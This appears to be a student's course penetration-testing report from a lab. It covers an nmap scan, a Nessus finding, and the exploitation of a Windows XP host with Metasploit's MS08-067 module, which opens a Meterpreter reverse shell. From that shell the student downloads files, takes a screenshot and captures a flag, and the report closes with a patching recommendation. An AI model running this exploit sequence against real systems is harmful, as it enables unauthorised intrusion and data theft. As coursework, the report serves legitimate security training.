

INFSCI 1600 – Security and Privacy

Fall 2025

Project 2 – Penetration Testing

10/27/25

Ashish Subedi


75 Minutes

## Penetration Testing on Windows XP Machine

### Network Scan

The network was scanned by using Network Mapper on the Kali Linux machine. The command “sudo nmap -sV 11.11.0.1/24” was typed into the terminal which started the scan. The hosts that were found were 11.11.0.13, 11.11.0.15, 11.11.0.41, 11.11.0.44, 11.11.0.45, and 11.11.0.46.

### Network Map and Enumeration of Services



The screenshot shows two terminal windows from a Kali Linux desktop environment. The top window displays the output of a network scan using Nmap on a Windows XP host. The bottom window shows the enumeration of services running on a Metasploitable target.

**Top Terminal Output (Windows XP Scan):**

```
# root@AshishSubedi:~#
# sudo nmap -sV 11.11.0.1/24
Starting Nmap 7.92 ( https://nmap.org ) at 2025-10-26 18:02 EDT
Nmap scan report for pfSense.home.arpa (11.11.0.1)
Host is up (0.00035s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  tcpwrapped

Nmap scan report for 11.11.0.13
Host is up (0.00035s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Nmap scan report for 11.11.0.15
Host is up (0.00057s latency).
Not shown: 976 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp           vsftpd 2.3.4
22/tcp    open  ssh           OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind       2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec          netkit-rsh rexecd
513/tcp   open  login?       netkit-rsh rexecd
514/tcp   open  tcpwrapped

1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  x11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
60020/tcp open  mountd      1-3 (RPC #100005)

Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
```

**Bottom Terminal Output (Metasploitable Scan):**

```
Kali21_034
Enforce US Keyboard Layout | View Fullscreen | Send Ctrl+Alt+Delete

root@AshishSubedi:~#
# Applications Places Terminal
Oct 26 7:11 PM
root@AshishSubedi:~#
512/tcp  open  exec          netkit-rsh rexecd
513/tcp  open  login?       netkit-rsh rexecd
514/tcp  open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  x11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
60020/tcp open  mountd      1-3 (RPC #100005)

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

```

Kali21_034                                         Enforce US Keyboard Layout | View Fullscreen | Send Ctrl+Alt+Delete

Applications Places Terminal                         Oct 26 7:11 PM
root@AshishSubedi: ~

nmap scan report for 11.11.0.41
Host is up (0.0006s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
6900/tcp  open  vnc      VNC (protocol 3.7)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

nmap scan report for www.heartbleedlabelgg.com (11.11.0.44)
Host is up (0.00074s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
23/tcp    open  telnet   Linux telnetd
53/tcp    open  domain   ISC BIND 9.8.1-P1
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
443/tcp   open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
3128/tcp  open  http-proxy Squid http proxy 3.1.19
8080/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

nmap scan report for www.seedlabsqlinjection.com (11.11.0.45)
Host is up (0.00056s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
23/tcp    open  telnet   Linux telnetd
53/tcp    open  domain   ISC BIND 9.10.3-P4 (Ubuntu Linux)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
3128/tcp  open  http-proxy Squid http proxy 3.5.12
8080/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Kali21_034                                         Enforce US Keyboard Layout | View Fullscreen | Send Ctrl+Alt+Delete

Applications Places Terminal                         Oct 26 7:12 PM
root@AshishSubedi: ~

22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
23/tcp    open  telnet   Linux telnetd
53/tcp    open  domain   ISC BIND 9.8.1-P1
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
443/tcp   open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
3128/tcp  open  http-proxy Squid http proxy 3.1.19
8080/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for www.seedlabsqlinjection.com (11.11.0.45)
Host is up (0.00056s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
23/tcp    open  telnet   Linux telnetd
53/tcp    open  domain   ISC BIND 9.10.3-P4 (Ubuntu Linux)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
3128/tcp  open  http-proxy Squid http proxy 3.5.12
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 11.11.0.46
Host is up (0.00053s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.12 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (7 hosts up) scanned in 29.38 seconds

```


## Vulnerability

The vulnerability that was found was an unsupported installation of Microsoft Windows XP. The vulnerability was found using Nessus.

## Steps for Exploitation

These are the commands that were used to exploit the machine:

- sudo nmap -sV 11.11.0.1/24
- systemctl start nessusd.service
- msfconsole
- use exploit/windows/smb/ms08\_067\_netapi
- show options
- set rhosts 11.11.0.13
- run
- pwd
- ls
- cat README.txt
- download fruit.jpg
- download flag0.txt
- pwd
- screenshot
- cat flag0.txt
- open fruit.jpg
- open SnLFkRKY.jpeg



```
(root💀AshishSubedi)-[~]
# sudo nmap -sV 11.11.0.1/24
Starting Nmap 7.92 ( https://nmap.org ) at 2025-10-26 18:02 EDT
Nmap scan report for pfSense.home.arpa (11.11.0.1)
Host is up (0.00035s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  tcpwrapped

Nmap scan report for 11.11.0.13
Host is up (0.00035s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Nmap scan report for 11.11.0.15
Host is up (0.00057s latency).
Not shown: 976 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
```

```
root@AshishSubedi:~  
nmap done. 250 IP addresses (0 hosts up) scanned in 29.58 seconds  
└──(root💀AshishSubedi)-[~]  
    # systemctl start nessusd.service  
  
└──(root💀AshishSubedi)-[~]  
    # msfconsole  
  
# cowsay++  
-----  
 \  ,--'  
  (oo)---  
  (--) )\ *  
   ||--|| *  
  
      =[ metasploit v6.1.14-dev ]  
+ -- ---[ 2180 exploits - 1155 auxiliary - 399 post ]  
+ -- ---[ 592 payloads - 45 encoders - 10 nops ]  
+ -- ---[ 9 evasion ]  
  
Metasploit tip: Use sessions -1 to interact with the  
last opened session
```

```
root@AshishSubedi:~  
Metasploit tip: Use sessions -1 to interact with the  
last opened session  
  
msf6 > use exploit(windows/smb/ms08_067_netapi)  
[-] No results from search  
[-] Failed to load module: exploit(windows/smb/ms08_067_netapi)  
msf6 > use exploit/windows/smb/ms08_067_netapi  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp  
msf6 exploit(windows/smb/ms08_067_netapi) > show options  
  
Module options (exploit/windows/smb/ms08_067_netapi):  
  
Name      Current Setting  Required  Description  
----      -----          -----  
RHOSTS            yes        The target host(s), see https://github.  
                           com/rapid7/metasploit-framework/wiki/Us  
                           ing-Metasploit  
RPORT       445           yes        The SMB service port (TCP)  
SMBPIPE     BROWSER       yes        The pipe name to use (BROWSER, SRVSVC)  
  
Payload options (windows/meterpreter/reverse_tcp):  
  
Name      Current Setting  Required  Description
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 11.11.0.13
rhosts => 11.11.0.13
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 13.13.8.173:4444
[*] 11.11.0.13:445 - Automatically detecting the target...
[*] 11.11.0.13:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 11.11.0.13:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 11.11.0.13:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175174 bytes) to 11.11.0.13
[*] Meterpreter session 1 opened (13.13.8.173:4444 -> 11.11.0.13:2087 ) at 2025-10-26 18:38:52 -0400

meterpreter > pwd
C:\Documents and Settings\Administrator\Desktop
meterpreter > ls
Listing: C:\Documents and Settings\Administrator\Desktop
=====
Mode          Size  Type  Last modified      Name
----          ----  ---   -----           ---
100666/rw-rw-rw-  139   fil   2022-01-30 15:29:50 -0500  README.txt
100666/rw-rw-rw-    7   fil   2022-01-30 15:29:50 -0500  flag0.txt
```

Kali21\_034

Enforce US Keyboard Layout View Fullscreen Send Ctrl+Alt+Delete

Applications Places Terminal Oct 26 6:39 PM

root@AshishSubedi: ~

```
[*] 11.11.0.13:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 11.11.0.13:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175174 bytes) to 11.11.0.13
[*] Meterpreter session 1 opened (13.13.8.173:4444 -> 11.11.0.13:2087 ) at 2025-10-26 18:38:52 -0400

meterpreter > pwd
C:\Documents and Settings\Administrator\Desktop
meterpreter > ls
Listing: C:\Documents and Settings\Administrator\Desktop
=====
Mode          Size  Type  Last modified      Name
----          ---   ---   -----           ---
100666/rw-rw-rw-  139  fil   2022-01-30 15:29:50 -0500  README.txt
100666/rw-rw-rw-    7  fil   2022-01-30 15:29:50 -0500  flag0.txt
100666/rw-rw-rw-  3895  fil   2022-01-30 15:30:31 -0500  fruit.jpg

meterpreter > cat README.txt
DO NOT DELETER OR ADD ANYTHING IN THIS MACHINE

DO NOT PATCH ANY VULNERABILITIES

OTHER PEOPLE ARE USING THIS MACHINE FOR THEIR PROJECTmeterpreter >
```

Kali21\_034

Enforce US Keyboard Layout View Fullscreen Send Ctrl+Alt+Delete

Applications Places Terminal Oct 26 6:42 PM

```
root@AshishSubedi: ~
100666/rw-rw-rw- 139 fil 2022-01-30 15:29:50 -0500 README.txt
100666/rw-rw-rw- 7 fil 2022-01-30 15:29:50 -0500 flag0.txt
100666/rw-rw-rw- 3895 fil 2022-01-30 15:30:31 -0500 fruit.jpg

meterpreter > cat README.txt
DO NOT DELETER OR ADD ANYTHING IN THIS MACHINE

DO NOT PATCH ANY VULNERABILITIES

OTHER PEOPLE ARE USING THIS MACHINE FOR THEIR PROJECT
meterpreter > download fruit.jpg
[*] Downloading: fruit.jpg -> /root/fruit.jpg
[*] Downloaded 3.80 KiB of 3.80 KiB (100.0%): fruit.jpg -> /root/fruit.jpg
[*] download : fruit.jpg -> /root/fruit.jpg
[*] Downloading: flag0.txt -> /root/flag0.txt
[*] Downloaded 7.00 B of 7.00 B (100.0%): flag0.txt -> /root/flag0.txt
[*] download : flag0.txt -> /root/flag0.txt
meterpreter > pwd
C:\Documents and Settings\Administrator\Desktop
meterpreter > screenshot
Screenshot saved to: /root/SnLFkRKY.jpeg
meterpreter > cat flag0.txt
Gabaskimeterpreter >
```

File Manager

```
(root💀AshishSubedi)-[~]
# open fruit.jpg
```

(root💀AshishSubedi)-[~]

fruit.j...



The screenshot shows a terminal window with a dark blue background and a light blue header bar. The header bar contains the text "root@AshishSubedi: ~". Below the header is a search bar with a magnifying glass icon and a vertical ellipsis menu. The main terminal area displays three command-line entries:

```
-(root💀AshishSubedi)-[~]
# open fruit.jpg
-(root💀AshishSubedi)-[~]
# open SnLFkRKY.jpeg
-(root💀AshishSubedi)-[~]
# 
```


## **README.TXT File**

In the README.TXT file it says,  
“DO NOT DELETR OR ADD ANYTHING IN THIS MACHINE  
DO NOT PATCH ANY VULNERABILITIES  
OTHER PEOPLE ARE USING THIS MACHINE FOR THEIR PROJECT.”

## **flag0.txt File**

In the flag0.txt file it says, “Gabaski.”

## fruit.jpg Image



## Desktop Screenshot



## **Recommendation**

To fix the vulnerability, it would be a good first step to uninstall the unsupported installation on the target machine and reinstall a supported version. Then run another Nessus scan to see if Nessus can find other vulnerabilities that need attention on the Windows XP machine.